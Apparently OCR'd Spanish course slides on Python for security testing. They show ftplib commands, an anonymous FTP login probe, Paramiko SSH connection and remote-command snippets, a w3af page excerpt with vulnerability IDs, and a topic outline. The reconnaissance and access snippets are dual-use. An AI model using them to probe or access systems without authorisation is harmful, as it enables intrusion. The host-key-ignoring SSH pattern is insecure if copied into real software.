`FTP.pwd()`	Retorna el directorio de trabajo actual
`FTP.rmd(path)`	Elimina el directorio path
`FTP.storlines('STOR destino', open(localfile, 'r')`	Lee localfile y lo escribe en destino
`FTP.rename(actual, nuevo)`	Renombra el archivo “actual” por “nuevo”
`FTP.delete(filename)`	Elimina un archivo
`FTP.retrlines('RETR archivo_remoto')`	Lee archivo_remoto y retorna su contenido

FTPLib

```
def anonymousLogin(hostname):
    try:
        ftp = ftplib.FTP(hostname)
        ftp.login('anonymous', '')
        print '\n[*] ' + str(hostname) +' FTP Anonymous Logon Succeeded.'
        return ftp
    except Exception, e:
        print '\n[-] ' + str(hostname) +' FTP Anonymous Logon Failed.'
        return False
```


SSH - Paramiko

```
ssh = paramiko.SSHClient()
ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
try:
msg = ssh.connect(host, username='username', password='password')
except Exception,e:
pass
```

SSH - Ejecutar comando

```
def ssh_command(ip, user, passwd, command):
    client = paramiko.SSHClient()
    #client.load_host_keys('/home/user/.ssh/known_hosts')
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    client.connect(ip, username=user, password=passwd)
    ssh_session = client.get_transport().open_session()
    if ssh_session.active:
        ssh_session.exec_command(command)
        print ssh_session.recv(1024)
        client.close()
        return
```

w3AF


w3af
DOWNLOAD
Get it now!
TAKE A TOUR
Videos and Features
COMMUNITY
Get involved
BLOG
Web Security and Python
DOCS
HOWTOs and more
SQL injection, Cross-Site scripting and much more
Use w3af to identify more than 200 vulnerabilities and reduce your site's overall risk exposure. Identify vulnerabilities like SQL Injection, Cross-Site Scripting, Guessable credentials, Unhandled application errors and PHP misconfigurations.
For a complete reference for all plugins and vulnerabilities read through the plugin documentation.
VULNS = {
# Audit
10000: 'Blind SQL injection vulnerability',
10001: 'Buffer overflow vulnerability',
10002: 'Multiple CORS misconfigurations',
10003: 'Sensitive and strange CORS methods ena
10004: 'Sensitive CORS methods enabled',
10005: 'Uncommon CORS methods enabled',
10006: 'Access-Control-Allow-Origin set to "*'
10007: 'Insecure Access-Control-Allow-Origin
10008: 'Insecure Access-Control-Allow-Origin'
10009: 'Incorrect withCredentials implementat
10010: 'CSRF vulnerability',
10011: 'Insecure DAV configuration',
10012: 'DAV incorrect configuration',

Python para proyectos de seguridad

Python se ha convertido en el lenguaje más usado para desarrollar herramientas dentro del ámbito de la seguridad.

Muchas de las herramientas que se pueden encontrar hoy en día como escáner de puertos, análisis de vulnerabilidades, ataques por fuerza bruta y hacking de passwords, se han escrito en este lenguaje ,además de ofrecer un ecosistema de herramientas para realizar pruebas de seguridad y de pentesting de aplicaciones.

Entre los puntos a tratar se pueden destacar:

- Herramientas de seguridad que se pueden encontrar realizadas en python(sqlmap,theharvester,sparta)
- Introducir librerías para obtener información del objetivo como Shodan,pygeocoder,pygeoip
- Análisis y extracción de metadatos en Python en imágenes y documentos
- Análisis de puertos con herramientas como python-nmap
- Conexión con servidores FTP,SSH